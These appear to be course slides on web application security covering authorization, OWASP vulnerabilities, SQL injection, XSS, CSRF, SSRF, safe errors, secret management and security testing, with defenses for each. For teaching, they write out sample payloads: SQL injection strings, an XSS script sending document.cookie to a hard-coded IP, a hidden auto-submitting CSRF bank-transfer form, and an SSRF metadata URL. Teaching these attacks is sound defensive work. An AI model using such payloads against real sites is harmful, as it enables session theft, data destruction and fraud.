


Hidden buttons improve usability; they do not enforce security.

- Browsers can be modified. Requests can be sent without the UI.
- Every protected endpoint must check authentication and authorization.
- Use consistent status codes: unauthenticated, forbidden, invalid input, not found, etc.
- ✓ **Frontend controls:** helpful feedback and fewer mistakes.
- ✓ **Backend checks:** actual security boundary.
- ✓ **Tests** should call protected APIs directly with unauthorized roles.

Every API request must be treated as potentially forged, modified, repeated, or sent by a script.

Object-level authorization



Do not trust requesterId supplied by the client.

```
// concept
const userId = req.user.id;
return tickets.findMany({
  where: { requesterId: userId }
});
```

- The authenticated identity determines requester ownership.
- A query should filter by current user ID, not by arbitrary client-sent user ID.
- Unauthorized access should fail safely without exposing another user's ticket or attachment.

Other essential technologies

- Mixture of authentication and authorization concepts/methods.
- **OAuth 2.0**
 - Focus on authorization.
 - Allow applications to access resources on behalf of a user without seeing the user's password.
 - No standardized way to verify a users' identity.
 - Example: ask permission to access Google Drive.
- **OpenID Connect (OIDC)**
 - Build on top of OAuth 2.0 + identity layer.
 - Introduce ID token.
 - Example: sign in with Google.
- **Single Sign-on (SSO)**
 - Sign in once and gain access to multiple applications without logging in again.


Common vulnerabilities

OWASP · Input Validation · Some Vulnerabilities · Safety Basics

OWASP

The Open Worldwide Application Security Project

- An open community that helps organizations build, acquire, and maintain trustworthy applications and APIs.
- A standard awareness document: The OWASP Top 10
- More reading: <https://owasp.org/Top10/2025/>



Source: https://owasp.org/Top10/2025/0x00_2025-Introduction/

Common web vulnerabilities

Access control

Users can do more than intended: read other tickets, access admin APIs, modify restricted fields.

Injection

Untrusted input changes commands: SQL, shell, template, log, or query behavior.

Misconfiguration

Unsafe defaults expose debug details, open services, broad CORS*, weak cookies, or public admin functions.

*Cross-Origin Resource Sharing

Identification & auth failures

Weak login, weak session handling, unsafe password storage, missing logout behavior.

Vulnerable components

Outdated packages, frameworks, runtimes, or libraries with known vulnerabilities.

Input validation

Reject impossible or dangerous input early

Business correctness

- Required fields
- Valid role value
- No duplicate email

Security boundary

- Reject unexpected types
- Limit length and size
- Prevent injection into queries or logs

Email: *	michael.gmail.com
Username: *	fhfhf
Password: *	
URL: *	https://www.michaelburrows.xyz
Age: *	99


Source: <https://w3collective.com/html-form-validation/>

**Validate on the frontend for usability and
on the backend for security.**

SQL injection

Attacker changes the meaning of a query

- If user input becomes SQL syntax, the attacker can read, modify, or delete data.
- Login forms, search boxes, filters, sorting, and admin screens can all become entry points.
- A web application database is attractive because it contains sensitive and operational data.



Source: https://techterms.com/definition/sql_injection

A screenshot of a web application's login form. The form has a light blue background and contains the following elements:

- Username** field: A text input box containing the value "lorenzo_33".
- Password** field: A text input box containing the value "password'; DROP TABLE Accounts;--".
- Login** button: A green button with the text "Login" in yellow.

Source:
<https://www.codecademy.com/learn/2021-owasp-top-10-injection-attacks/>

**Treat every value coming from the client as untrusted data,
not as part of a SQL command.**

SQL injection

Attacker changes the meaning of a query

```
// unsafe string concatenation
const email = req.body.email;
const sql = "SELECT * FROM users WHERE email = '" +
email + "'";
```

Attacker input

```
' OR '1'='1
```

User input
(data)



Parameterized query
or ORM



Database sees
query plan + values


```
// safer concept
await prisma.user.findUnique({
  where: { email: userEmail }
});

// raw SQL concept
db.query('SELECT * FROM users WHERE email = $1',
[userEmail]);
```

- Use prepared statements / parameterized queries.
- Use ORM query APIs safely; avoid unsafe raw SQL with concatenated input.
- Allow-list column names for sorting/filtering if they become query structure.
- Validation helps, but parameterization is the primary defense.

Cross Site Scripting (XSS)

An attacker can get a target site to execute malicious code as though it was part of the website.



Source: <https://www.linkedin.com/pulse/understanding-cross-site-scripting-xss-amos-chinodakufa/>

Display Defacement

```
<script>
document.body.innerHTML =
"<h1 style='color:red; text-align:center;'>
This website has been defaced via XSS! </h1>
<p style='text-align:center;'>
Your session is not safe. </p>";
</script>
```

Send cookies to the attacker's remote server

```
<script>
document.location =
'http://47.96.96.34/pikachu/pkxss/xcookie/
cookie.php?cookie=' + document.cookie;
</script>
```


Defense mindset: encode output, sanitize rich text, avoid unsafe HTML.

Cross-Site Request Forgery (CSRF)

Users unknowingly execute attacker-supplied actions on a trusted site.

Scenario:

1. A user is logged into their online banking website.
2. The server sent a cookie to the client.
3. The user visited a malicious site while still logged in.
4. Their browser automatically attached the valid session cookie to the forged request.
5. Transfer funds to the attacker's account, assuming the victim is logged in.



```
<iframe name="hidden_iframe" style="display:none;"></iframe>
<form id="csrf_form" action="https://vulnerable-bank.com" method="POST" target="hidden_iframe">
  <input type="hidden" name="amount" value="1000" />
  <input type="hidden" name="destination" value="attacker_account_number" />
</form>
<script>
  // Automatically submit the form when the victim loads the page
  document.getElementById('csrf_form').submit();
</script>
```

Defense mindset: CSRF tokens, same-site cookies, check origin.

Server-Site Request Forgery (SSRF)


Servers unknowingly make requests to attacker-controlled locations or internal resources.

Scenario:

1. A web application offers a function to fetch data from a user-provided URL.
2. The attacker supplies the URL.
3. The vulnerable server might blindly follow the attacker's URL, potentially exposing sensitive configuration files or cloud server metadata, or admin dashboard (with `http://127.0.0.1`), etc.

```
import requests
def fetch_data(url: str):
    # The server blindly fetches whatever URL the user provides
    response = requests.get(url)
    return response.text

# Normal input: user_input = 'https://example.com'
# Malicious input:
user_input = 'http://169.254.169.254/latest/meta-data/'
fetch_data(user_input)
```



Defense mindset: allow-list destinations, block internal network access.

Safe error handling

Helpful to users, useful to developers, safe from attackers

User-facing error

Plain language
No stack trace
No secrets
No protected object details

Developer log

Correlation ID
Error category
Relevant context
No passwords/tokens

Security signal

Repeated failures
Forbidden access
Invalid tokens
Suspicious patterns

- Do not return database errors, stack traces, or secret values to the browser.
- Use status codes consistently: 400, 401, 403, 404, 409, 500.
- For unauthorized protected resources, avoid confirming whether the resource exists.

Infrastructure safety basics

Reduce blast radius



- Run with least-privilege accounts: the app should not use a **superuser database credential**.
- Limit network exposure: databases are not public web endpoints.
- Keep backups but protect backups because they contain sensitive data.
- Patch dependencies and runtime images.
- Design for failure: safe errors, rollback, incident notes.

Secure configuration

Safe defaults reduce accidental exposure

Development

Local database
Debug logging
Seeded test users
Loose CORS only if justified
(Allow broad cross-origin access only
when the system truly requires it)

Test / CI

Isolated database
Repeatable migrations
No real secrets
Automated security tests

Production

HTTPS only
Secure cookies
Strict CORS
No stack traces
Least privilege credentials

**Separate configuration by environment.
Do not let development convenience become production exposure.**

Secret management

Credentials are not source code

Examples of secrets

Database password
Session secret / JWT signing key
API keys
Cloud credentials

Safe basics

Use .env locally
Keep .env out of Git
Commit .env.example only
Rotate leaked secrets

Common mistake

“It is only a class project.”

Attackers and scanners do not care whether a secret was leaked by a class project or a company.

```
# .gitignore
.env

# .env.example
DATABASE_URL=postgresql://user:password@localhost:5432/toktickit
SESSION_SECRET=replace-me
```

Security testing

Prove the boundary, not only the happy path

Test categories

Valid login
Invalid login
Inactive account
First-login change
Logout blocks access

Authorization tests

Requester cannot read other tickets
Requester cannot create internal notes
IT Staff cannot manage users unless allowed
Non-admin cannot call admin API

Failure tests

Duplicate email conflict
Invalid role rejected
Bad query parameter
SQLi-like input handled safely

If security matters, write a test where the attacker or unauthorized user tries the action directly.

Examples of design checklist for a security sprint

- ☐ Authentication: active users only; safe login failures; logout works.
- ☐ Passwords: never plaintext; slow hash + salt; first-login change required.
- ☐ Sessions/tokens: stored safely; expiration and invalidation defined.
- ☐ Authorization: backend checks role, ownership, state, and action.
- ☐ Validation: backend rejects invalid role, status, ID, length, and query inputs.
- ☐ SQL injection: ORM/parameterized queries; no concatenated raw SQL.
- ☐ Errors: no stack traces or protected-object leaks; useful logs without secrets.
- ☐ Configuration: secrets out of Git; safe environment defaults; least privilege.

Ask

- ☐ Which parts are good?
- ☐ Which parts are insecure?
- ☐ What status codes and checks should be used?
- ☐ What test cases would you require before approval?

A secure design is explicit, testable, and enforced at the backend.

Security in the loop

Principles for secure by design

- Principle of least privilege
- Defense in depth
- Fail safe
- Keep it simple
- Segmentation
- Usability
- Minimize attack surface
- Secure by default

7 Steps To Create a Strong Password



Source: <https://keepnetlabs.com/blog/7-practical-steps-to-creating-a-strong-password>



Source: <https://www.shutterstock.com/image-photo/various-note-papers-on-computer-monitor-210590389>

